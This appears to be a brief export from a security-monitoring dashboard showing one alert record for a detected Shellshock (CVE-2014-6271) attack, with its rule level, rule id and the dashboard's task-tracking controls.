timestamp	2025-12-12T14:36:20.342+0000
Rule
key	val
rule.level	14
rule.description	Shellshock Attack Detected (CVE-2014-6271) danilo
rule.id	31168
Tasks
Custom fields
Pages
Add a task
default - Research attack
Edit
Delete
Cancel
Confirm